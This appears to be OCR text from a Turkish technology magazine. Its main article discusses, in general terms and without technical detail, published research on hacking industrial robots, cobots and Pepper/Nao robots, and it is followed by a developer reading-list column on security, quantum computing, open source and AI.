Secure connections (HTTPS)	No added protection	No added protection	No added protection	Automatic HTTPS upgrade when possible
Malware & phishing	"Google Safe Browsing"	"Google Safe Browsing"	"Google Safe Browsing"	Anonymized "Google Safe Browsing"

Kaynak: https://brave.com/wp-content/uploads/2019/11/table-browser-protections.pdf

Brave hakkında ayrıntılı bilgi için www.brave.com 'u ziyaret edebilirsiniz.

Sonuç

Web'i yeniden özgür hale getirmek için yazı boyunca hem sorunlar hem de çözüm önerileri irdelendi. Buna göre domain ve hosting servislerine olan bağımlılıktan kurtulmak ve bağımsız içerik üreticilerinin çabalarını sürdürülebilir kılmak iki önemli başlık olarak vurgulandı. Gizlilik ve güvenlik bahsinde önemli bir nokta olarak *surveliance capitalism*'in gizliliği hiçe sayan uygulamalarından söz edildi.

Daha teknik yönleri incelediğim bir yazı yazabilmeyi arzu ederdim. David'in elindeki bu küçük taşın Goliath'ı yerle yeksan etmesini yürekten diliyorum.

Bilgi güçtür!

%50 indirim
~~295,50 TL~~
147,75 TL

abaküs

Hacking Seti

Yazılım Güvenliği ve Siber Güvenliğe Giriş

Sadullah Ali Aslan / ali_258@windowslive.com


Robotlar Hack'lenirse Ne Olur?

Robotlar, yapay zekaya sahip, programlanabilir cihazlardır ve kuşkusuz robotlar, insanlık tarihinin en iyi buluşlarından biridir. Robotlar, insanlar tarafından üretilmeden önce insanların kafasında nasıl bir nesne oldukları canlanmaya, hayal edilmeye başlanmıştı.

İlk olarak robot kelimesinin kökenine indiğimizde 20. yüzyılda yaşamış olan Çekoslovak yazar Karel Čapek'in "robot" kelimesini ilk kullanan kişi olduğunu görürüz. Karel Čapek, "robot" kelimesini kullanan ilk kişi olarak gösterilse de bu kelimenin asıl mucidinin kardeşi Josef Čapek olduğu söylenmektedir.

Karel Čapek, 1920 yılında yazdığı R.U.R. (Rosumovi Umělí Roboti) adlı tiyatro oyununda çağının ötesinde bir konuya değinmiştir. Oyun, insanlar ile insan kadar akıllı olan robotlar arasındaki ilişkilere değinmektedir. Čapek'in insanlar ile robotlar arasındaki yaklaşımı ondan sonra gelen yazarlara ve insanlara ışık tuttu. Yıllar geçtikçe bilim kurgu yazarları, robotlar hakkında hikayeler yazmaya başladı ve insanların hayal dünyasında robotlar hakkında bir kalıp oluşmaya başladı. Bu kalıbın oluşmasında asıl etkili olan şey ise filmlerdi. Bilim kurgu filmleri, robotları çok iyi kullanmaya başlamış, insanların hayal dünyasına robotları sokmayı başarmıştı.

İnsanların hayal dünyasına giren robotların hayatına girmesi de çok fazla zaman almadı. 20. yüzyılın sonlarına doğru bazı şirketler tarafından robot üretme çalışmaları başlamıştı bile. 21. yüzyıla gelindiğinde ise endüstriyel robotlar fabrikalardaki yerini almış ve artık insansı robotlar da ortaya çıkmaya başlamıştı. Honda tarafından geliştirilen ASIMO, 2000 yılında tanıtıldığında büyük ilgi odağı olmuştu çünkü insana benzer yapısı ve davranışları herkesi etkilemişti.




21. yüzyılın başlamasıyla robotik şirketler kurulmaya, yeni yeni robotlar üretilmeye başlanmıştı. Artık insanlar çeşitli medya organlarında ASIMO gibi robotları görmeye başlamıştı ve yine yeni bilim kurgu filmleri de senaryolarında robotlara sık sık yer veriyordu.

Genellikle filmlerde gösterilen robotlarla, gerçekte görünen robotlar farklıydı. Filmlerdeki robotlar, genellikle insanlığı yok etmeye çalışırken, gerçekteki robotlar insanlara yardım ediyordu. Zaman geçtikçe bazı teknoloji şirketlerinin başındaki isimler veya kamuoyu tarafından tanınan isimler, robotların gelecekte kontrolden çıkabileceğini ve insanlığı yok edebileceğini söylemeye başlamıştı. Ortaya atılan bu fikirler sanki senaristlerin ve yönetmenlerin beklediği anmış gibi olmuştu. Çünkü saygın kişiler tarafından robotların dünyayı ele geçirebileceği, insan soyunu yok edebileceği söyleniyordu ve bu, tamda bilim kurgu filmlerinin senaryolarıyla örtüşüyordu. Hâl böyle olunca ortaya çıkan bilim kurgu filmleri daha

büyük kitleler tarafından izleniyordu. Tabi burada fikri ortaya atan kişiler ile senaristler arasında bir bağ yoktu, bu sadece bir rastlantıydı ama toplumların robotlara bakış açısı iyice şekillenmeye başlamıştı.

Bugüne baktığımız zaman ise robotların endüstriyel sektörde son derece önemli bir yeri olduğunu rahatlıkla görebiliyoruz. Otomobil üretim tesislerinden tutun, içecek fabrikasına kadar birçok alanda robotlar vazgeçilemez bir yardımcı konumunda. Ve yine bugün, kamuoyu tarafından tanınan bazı kişiler robotların gelecekte kontrolden çıkıp insanlığı yok edeceğini söylemeye devam ediyor ve "insanlığı yok etme" işleminin bilim kurgu filmlerindeki gibi kan dökülerek gerçekleşeceğini savunanların sayısı artıyor.

Ancak bu fikir veya düşüncede bazı hatalar bulunuyor. Bu fikre göre robotlar öyle çok gelişecek ki insanlardan akıllı hâle gelecek ve artık insanlığı yok etmeye başlayacak. İşte bu "insanlığı yok etme" kısmı kan dökülerek gerçekleşmeyecek bu, çoğu sektörde insanların yaptığı fiziksel veya zihinsel işlerin robotlara devredilmesiyle gerçekleşecek. Örneğin, bir otomobil fabrikasında robotlar kullanılmadan önce 1.000 personel çalışıyorsa, robotların gelmesiyle bu sayı 500'e düşebilir. Çünkü montaj hattında robotlar her anlamda insanlardan daha iyi konumda. Örnekten de anlaşılabileceği gibi robotlar farklı iş sektörlerinde farklı konumlarda insanlardan çok daha üstün bir performans sergilediği için insanlar yerine robotlar tercih edilecek.



Yani robotların "insanlığı yok etmesi" savaşarak ve kan dökülerek gerçekleşmeyecek. Robotlar, insanların yaptıkları işleri yapacak -ki şu an çoğu sektörde robotlar oldukça yaygın-, şirket sahipleri de tabi ki daha az masraflı ve kusursuz işler ortaya çıkartan robotları tercih edecek. Gördüğümüz gibi aslında robotlar ile insanlar mücadele etmeyecek, her zaman olduğu gibi yine insanlar ile insanlar mücadele edecek.

İşte burada harika bir noktaya değinmemiz gerekiyor; "insanlar ile insanlar mücadele edecek". Bu cümle, aslında robotların insanlara düşman olmadığını, insanların en büyük düşmanının yine kendisi olduğunu söylüyor ve burada farklı bir detay ortaya çıkıyor. İnsanlar, robotları nasıl diğer insanlara zarar vermek veya yok etmek için kullanabilir? Sorunun cevabı ise çok basit; "hackleyerek".


Peki, Robotlar Hacklenirse Ne Olur?

Robotların, insanlarla savaştığı ütopik düşünceleri ve hayal ürünlerini bir kenara bırakıp, robotların insanlar tarafından oluşturulduğunun farkına varmamız gerekiyor. Eğer bu konuda ütopik bir şekilde düşünmeye devam edersek robotların arkasındaki asıl tehlikeyi fark edemeyiz. Bu tehlike ise robotların insanlar tarafından kötüye kullanılmasıdır. Robotları kötüye kullanmak için ise onları hacklemek gerekmektedir.

Son yıllarda bazı siber güvenlik şirketleri ve araştırmacıları tarafından yapılan araştırmalarda, robotların hacklenmelerinin mümkün olduğu, haclendikleri zaman çeşitli tehlikelerin ortaya çıkabileceği tespit edildi.

Trend Micro tarafından 2017 yılında yapılan bir araştırmada endüstriyel robotların güvenliğine değinilmişti. Araştırmada, endüstriyel robot üreticilerinin robotların güvenliğini sağlamak için gerekli adımları atmadığı söylenmişti. Araştırmaya göre endüstriyel robotlarda kullanılan yazılımlar ve işletim sistemleri eskiydi, kimlik doğrulama yöntemleri de zayıftı. Araştırmacılar, ABB üretimi bir endüstriyel robot üzerinde yaptıkları güvenlik testlerinde robotu hacklemeyi başarmışlardı.

Araştırmacılar robotları ve dolayısıyla geleceği tehdit eden hacklenme durumunun farklı kötü sonuçlar doğuracağını söylüyorlardı. Bunlardan biri üretimin durdurulmasıydı. Hemen hemen her sektörde kullanılan robotlar üretimin büyük bir parçası ve bu robotlara bir şey olduğu zaman üretim durmuş oluyor. Üretim durduğu zaman ise şirket aksaklığın süresine bağlı olarak maddi bir zarar görüyor. Robotların hacklenmesinin diğer sonuçları ise hatalı ürün üretimi, fiziksel hasarlar, fidye isteği, veri sızıntısı gibi sonuçlardı.



Hackerlar robotları hackledikleri zaman robotun hareketlerini değiştirebilirler. Bunu yaptıklarında üretim bandı, üretilen ürün, robotun yanındaki insanlar fiziksel olarak zarar görebilir. Hacklenen robotun hatalı ürün üretmesi, eğer ürünün hatalı olduğu fark edilmezse farklı sonuçlar doğuracağı durumdur. Bir robot hatalı ürün ürettiğinde, ürünün kullanım alanına göre risk değişmektedir. Örneğin, bir otomobilin hareketli parçalarından birinde milimetrik olarak bulunan bir hata farklı kötü sonuçlar ortaya çıkarabilir.

Buradaki en can alıcı sonuç ise veri sızıntısıdır. Endüstriyel robotlar bazı durumlarda üretilen ürün hakkında veri depolayabilir. Hacklenen bir robotun depoladığı bilgiler sızdırıldığında, bu bilgiler artık şirket için bir sır olmaktan çıkar. Örneğin, bir ülkenin savaş uçağı için kanat üreten şirketin parçanın üretiminde kullanılan robotu hacklendiğinde devlet sırrı olarak nitelendirilen ürün bilgileri diğer devletlerin eline geçebilir. Bu durum, çok ciddi askeri ve siyasi sorunlara yol açabilir.

Trend Micro'nun araştırmasındaki bir diğer detay, internete bağlı olarak duran on binlerce endüstriyel robotun olmasıydı. Oldukça riskli olan bu durum, hackerların robotlara erişmesini kolaylaştırıyor. Sonuçta internete bağlı olan her şey hacklenebilir.

Trend Micro, "endüstriyel robotların güvenliği için şimdi ne yapılmalı?" sorusuna ise endüstriyel robotların güvenliğini sağlamak için sektör tarafından belirlenen standartların en iyi şekilde oluşturulması gerektiğini, robot üretici şirketlerin robotlarına gereken güvenlik güncelleştirmelerini yayınlamalarını ve kullanıcıların, kullandıkları robotlar için yayınlanan güncelleştirmeleri yüklemeleri gerektiğini söyledi.

Ancak şirket, çoğu kullanıcının bir yazılım veya güvenlik güncellemesini robotlarına uygulamaktan çekindiğini söyledi. Kullanıcılar, bir robotu güncellemenin olası zorluklarına ve üretimi aksatabilecek hataları göz önünde bulundurarak güncellemeleri uygulamaktan çekiniyor ve bu durum Trend Micro'nun belirttiği gibi endüstriyel robotların güvenliğini tehdit ediyor.

Müşterilerin yani kullanıcıların, güncelleştirmeleri uygulamaktan çekinmesini doğal karşılayabiliriz zira bilişim sektöründe herhangi bir ürünü, yazılımı vb. şeyleri bir üst sürüme yükseltmek her zaman zahmetli olmuştur. Bir şirket, bilgisayarlarında kullandığı işletim sistemini güncelleştirmek istediğinde bile çeşitli zorluklarla karşılaşabilir ama zorluklara ve olası aksiliklere rağmen güncelleştirme yapmak, şirketin güvenliği ve geleceği için son derece önemlidir. Eğer şirketler zamanında güncelleştirme yapmayarak sistemlerini kullanmaya devam ederse hackerların ekmeğine yağ sürmüş olur.


Katil ve Fidye İsteyen Robotlar


Trend Micro'nun araştırmasından sonra şimdi sırada başka bir siber güvenlik şirketinin robotların fiziksel veya maddi zararlara yol açabileceğine dair araştırması var.

2017 yılında IOActive tarafından yapılan araştırmada, endüstriyel alanda kullanılan cobot'ların (iş birliğine dayalı robotlara verilen isimdir) üzerinde bazı güvenlik testleri yapıldı ve ortaya çıkan sonuçlar gelecekte bizleri nelerin beklediğine dair bir rehber konumundaydı. Cobotlar, birçok farklı üretim tesisinde insanlarla birlikte çalışan robotlardır. Bu robotlar, üretim bandında insanlardan çok daha fazla verim sağlarlar ve şirketler bu yüzden onları tercih eder.

Araştırmada, insanlarla birlikte çalışan bu endüstriyel robotların güvenlik yapılandırmalarının hacklenerek değiştirilebileceği ve insanların fiziksel hasarlar alabileceği ortaya çıktı. Güvenlik yapılandırmaları, robotların belirlenmiş sınırlar içerisinde çalışmasını sağlar ve sadece üretici veya kullanıcı tarafından değiştirilebilir. Bu yapılandırmalar bir robotun, çalışma hızının, hareket edebileceği alanın, gücünün belirlenmesini sağlar. Yapılandırmaları değiştirmek, robotun farklı bir şekilde çalışmasını ve onunla birlikte çalışan insanları etkiler.

Örneğin, sadece önündeki 45 derecelik bir alana erişimi olan ve orada işlem yapan bir robotun hareket edebileceği alanlar arasına, arkasındaki bölgeyi de eklediğimiz zaman normal şartlarda orada olması normal olan bir insanın fiziksel bir zarar görmesi mümkündür. Araştırmacıların Universal Robots'un "UR" modellerinin birinde yaptıkları güvenlik test-





leri sonucu ortaya çıkanlar robotların insanlara fiziksel olarak zarar vermesinin mümkün olduğunu gösteriyor.

2018 yılında yine IOActive tarafından yapılan araştırmada ise robotların fidye virüsü saldırılarına maruz kalabileceği tespit edildi. Araştırmacılar, SoftBank'ın robotlarından Pepper ve Nao üzerinde yaptıkları araştırmada her iki robotu da etkileyebilen bir fidye virüsü oluşturarak robotlara bulaştırmayı başardı.

Pepper ve Nao adlı robotlar, dünya çapında kullanılan oldukça popüler robotlardır. Pepper, insansı görünüşüyle genellikle şirketlerin müşteri veya konuk karşılama kısımlarında kullanılmaktadır. Nao ise Pepper gibi insansı bir görünüşe sahiptir ve yine çeşitli amaçlar için birçok yerde kullanılmaktadır.


Araştırmacılar, ellerinde bulunan Nao robotu üzerinde fidye virüsü çalışmalarını yaptıklarını ancak bunun sadece Nao'yu değil Pepper robotunu da etkileyeceğini çünkü işletim sistemlerinin ve güvenlik zafiyetlerinin aynı olduğunu söyledi. Yapılan çalışmalarda, araştırmacılar tarafından kodlanan fidye virüsü başarılı bir şekilde Nao'ya bulaştırıldı ve robot sesli bir şekilde sahibinden Bitcoin istedi. Oldukça ürkütücü olan bu durum, kullanıcı türüne göre farklı sonuçlara sebep olabilir.

Örneğin; Pepper robotuna sahip bir şirketin mağazasında, müşterilerin kapıdan girdiklerinde ilk gördükleri şey elinde bir ekran tutan insansı robottur. Bu robotun fidye virüsü saldırısına maruz kalarak, istenilen fidye ödenmediği veya virüs kaldırılmadığı sürece ekranında sürekli yetişkinlere yönelik bir içeriğin yayınlandığını düşünün. Çalışanlar bunu fark edene kadar gelen müşterilerin duruma tepkisi nasıl olabilir? Şirket, bu tarz bir fidye virüsü saldırısında müşterilerinden negatif bir puan alacaktır ve dolayısıyla hem maddi hem de manevi olarak zarara uğrayacaktır.

Hackerların robotlara fidye virüsü saldırısı gerçekleştirmek istemesinin arkasındaki motivasyonlardan biri robotların da bilgisayarlar gibi veri barındırmasıdır. Bu veriler, genellikle robot üzerinde geçici olarak durur. Yani veriler robota geldikten sonra işlenir ve başka bir depolama birimine gönderilir. Ayrıca veriler -Pepper için söyleyecek olursak-, görüntü, ses, müşteri bilgileri gibi önemli bilgilerden oluşmaktadır.

Bir diğer motivasyon ise şirketlerin, hackerlar tarafından istenen fidyeyi hemen ödeme oranının fazla olmasıdır. Bilgisayarlara bulaştırılan fidye virüslerinde bile şirketler, fidye virüsünü kaldırmanın bir yolu yoksa ve verilerinin bir yedeği de yoksa istenilen fidyeyi ödeyebiliyor. Robotlarda olan durum bilgisayarlarınkine göre daha farklı. Robotlara fidye virüsü bulaştığında, bunu çözmek için söz konusu robottan anlayan bir personele ihtiyaç duyuluyor ve doğal olarak şirkette robottan anlayan personel bulunması düşük bir ihtimal olduğu için şirketlerin robotu, servise göndermesi gerekiyor. Robotu servise göndermek ve geri gelmesini beklemek ise haftalarca oluşacak iş kaybı demek. İşte bu yüzden şirketler zaman kaybetmemek adına fidyeyi ödeme yolunu tercih edebiliyor.

Sizlerle paylaştığım üç araştırmada da değinilmesi gereken önemli hususlardan biri robot üreticilerinin ve kullanıcılarının güvenlik konusundaki gevşekliğidir. Üreticiler, ürettikleri robotları pazarlarken çoğu zaman -doğal olarak- teknik özelliklerden, robotun yapabileceği iş türlerinden vs. bahseder. Ancak robotların hacklenmesine karşı gerekli önlemlerin alındığından bahsedilmez. Bu, robotlar için hiçbir güvenlik önlemi alınmadığı anlamına gelmiyor elbette ama üreticiler



aslında gerekli güvenlik tedbirlerini yeteri kadar almıyor. Yine aynı şekilde kullanıcılar da güvenlik konusunda gevşek davranıyor, yayınlanan güvenlik yamalarını yüklemekte geç kalıyor veya hiç yüklemiyor, robotu kullanırken güvenlik önerilerini gerektiği gibi uygulamıyor.

"Robotlar hacklenirse ne olur?" sorusuna sanırım cevap bulmuş bulunmaktayız. Robotlar hacklenirse şirketler, itibar kaybının ve maddi kaybının yanında personel yararlanmaları hatta ne yazık ki can kaybı yaşayabilir. Tüm bunları önlemek için ise güvenlik önlemleri almanın yanı sıra popüler kültürdeki "robot" algısını değiştirmek gerekiyor. Yazımın başında belirttiğim gibi kafamızdaki "robotlar dünyayı ele geçirecek, insan neslini yok edecek" gibi ütopik, bilim kurgu filmlerinden çıkmış gibi görünen düşünceleri atmamız gerekiyor. Robotlar, zaten yapabildikleri işlerle çoğu alanda insanların yerine geçiyor ve "robotlar dünyayı ele geçirecek" demek aslında doğru. Ancak, "insan neslini yok edecek, onlarla savaşacağız" gibi düşünceler son derece çılgınca ve gerçeklik dışı düşünceler olmaktan bir adım ileriye gidemez. Çünkü robotların sahibi biz insanlarız. Onlara her ne kadar yapay bir zekâ ve öğrenme yetisi versek de onlar, bizim ürünümüz ve robotları katil yapacak veya dünyayı savaşarak ele geçirecek şekilde kullanacaklar da yine biziz.

Yani, robotların dünya ve insanlık için bir tehlike olmadığını asıl tehlikenin biz insanlar olduğunun farkına varmamız gerekiyor. Zaten dünya tarihine baktığımızda da keşfedilen her teknolojinin insanlar tarafından kötüye kullanıldığında insanlığı tehlikeye attığını görürüz. İşte bu yüzden eğer robotları güvenli bir şekilde kullanmak ve geleceğimizi güzel bir şekilde inşa etmek istiyorsak robotların arkasındaki tehlikenin insan olduğunun farkına varmamız ve buna göre önlemler almamız gerekiyor.

UYGULAMA VE PROJELERLE

Swift

PROGRAMLAMA

Bülent ÇOBANOĞLU

abaküs

Yazılımcılar için Okuma Listesi

Merhabalar. Son 2 ayın yazılım gündemini ve -benim denk geldiğim- okunmaya değer makaleleri içeren bir derleme ile huzurlarınızdayım.

İstifade etmeniz ümidiyle başlıyorum.

Veri Güvensizliği

Teknolojik imkanlar genişledikçe veri güvenliğini ve güvenilirliğini sağlamak gittikçe zorlaşıyor. Örneğin yakın zamanda Twitter kurucusu ve CEO'su Jack Dorsey'in Twitter hesabı, SIM-PORT nam bir saldırı marifetiyle hacklenmiş. Enes Türk, SIM-PORT saldırısının nasıl yapıldığını ve korunma yollarını anlatmış. Yazıda ayrıca Deepfake aracılığıyla ciddi miktarda dolandırılan bir şirketten bahisle Deepfake algoritmalarını ve olası saldırılardan korunma yöntemlerini anlatmış.

Bu arada kendisi, "Haftanın Önemli Blokzincir Gelişmeleri" başlıklı bir derleme hazırlamaya başlamış.

Öz Hakiki Kuantum Çağı

Her sektöre giden havalı, çekici hatta bazen mistik bir kelime: kuantum. Neyse ki geçtiğimiz haftalarda önce NASA'nın sitesinde yayımlanıp kaldırılan, sonra Google'ın paylaşımıyla tekrar gündeme gelen "**kuantum üstünlük**" kavramıyla gerçek manalarından biriyle konuşulmaya başlandı. Kuantum Bilgisayımı konusunda ürettiği içeriklerle burada sık sık bahsettiğim Zeki Seskir, bu konuda da kalemi eline alarak bizlerin anlayacağı seviyede meseleyi anlatmış.

Bunun yanında Devrim Danyal, büyük bir emek sarfederek Kuantum Bilgisayımı ile alakalı 2 tane oldukça geniş ve detaylı makaleyi çevirmiş: Kuantum Hesaplamanın Günümüz Şifrelemesine Etkisi, Büyük Verilerde Erişim Kontrolü İçin Bir Kuantum Kriptografi Protokolü.

Açık Kaynak Davası

Son yıllarda açık kaynağın popüleritesi inanılmaz bir hızla artıyor. Trendin en büyük göstergesi Microsoft'un attığı adımlar olsa gerek. Türkiye'de de aynı hızda olmasa da bir iyiye gidiş var. Hatta Bakanlık, bu konuda bazı çalışmalar yapıyor. Ülkemizde açık kaynağın yayılması için çaba sarf edenlerden Eser Özvataf, kişisel açık kaynak macerasını, motivasyonunu, devamında ise kurucusu olduğu ve bugünlerde hareketlenen acikkaynak.info platformunun geçmişini, geleceğini ve misyonunu yazmış.

Kerem Varıs, keyifli anlatımıyla açık kaynak PostgreSql veritabanı hakkında bir seriye başlamış(1, 2). Yazının başında güzel bir açık kaynak serzenişi var.

Acil

Emre Mert, günlük iş hayatımızın vazgeçilmezi "acil işler"imizi yazmış. Acil işlerle nasıl başa çıkılabilir, dahası acil işlerin ortaya çıkması nasıl engellenebilir/azaltılabilir gibi meselelerden bahsetmiş.

Bir diğer yazısında yazılımcı bulmakta zorlanan şirketlerin yazılımcıları nasıl cezbedebileceklerinden(ilk denemede doğru okuyabilenleri tebrik ediyorum) söz etmiş.

Bu arada üstteki acele yazısını okuyunca Yaşar Safkan'ın yıllar önce yazdığı şu güzel yazıyı anımsadım.

Girişimcilik Serüveni

Yücel Faruk Şahan, geçtiğimiz birkaç yılı girişimcilik macerası ile geçirmiş. İlk etapta ekipte sadece kendisinin kaldığı bir noktada başarısız olmuş. Daha sonra bu serüvenden çıkardığı derslerle ve hatta yeni girişim fikriyle tekrar çalışmaya koyulmuş. Akabinde ekibini kurarak 6 ay içinde ürünü(mobil uygulama) yayına almışlar.

Bizi ilgilendiren kısmına gelirsek. İlkinde bahsi geçen başarısızlık hikayesini ve çıkardığı dersleri anlattığı, diğerinde ise teknik detaylarıyla 6 ayda mobil uygulamayı nasıl çıkardıklarını anlattığı 2 güzel yazı yayımlamış.

Yapay Zeka Ekosistemi Gelişiyor

Son zamanlarda ülkemizdeki yapay zeka ekosistemi ile alakalı güzel gelişmeler oluyor. Geçtiğimiz haftalarda İstanbul Üniversitesi'nde Tıp Fakültesi önderliğinde "Radyoloji'de Yapay Zeka Öncü Toplantısı" düzenlenmiş. Mustafa Mert Tunalı ise bu toplantıdan çıkardığı notları paylaşmış.

Ayrıca Kodluyoruz, yapay zekanın en önemli kollarından makine öğrenmesi hakkında bir bootcamp düzenlemiş ve öğrencilerden mezun olmaları için proje yapmalarını istemişler. Gülcan Yayla, ortaya çıkan projelerden 5 tanesini örnek olarak paylaşmış.

Matematik Öğrenelim

Yapay Zeka ile ilgilenmeye hazır veri setlerini kullanıp birkaç giriş örneği yazarak başlayanlar farkında olmasa da kendisi, çok yoğun matematik kullanılan bir alan. Daha önce çocuklar için yapay zeka serisini burada bolca övdüğüm Zafer Demirkol'un, bu kez "herkes için yapay zeka matematiği"ni anlatmaya başlamış(1, 2, 3). Yine gayet anlaşılır makaleler ortaya çıkmış.

Yapay Zeka öğreniminden bahsetmişken, Şefik İlkin Serengil de "Yazılımcılar için Makine Öğrenmesi Rehberi" başlıklı bir çeviri yazı yayımlamış.

Hüseyin Güzel, derin öğrenme, makine öğrenmesi ve yapay zeka kavramlarının arasındaki farkların anlatıldığı bir çeviri yazı yayımlamış.

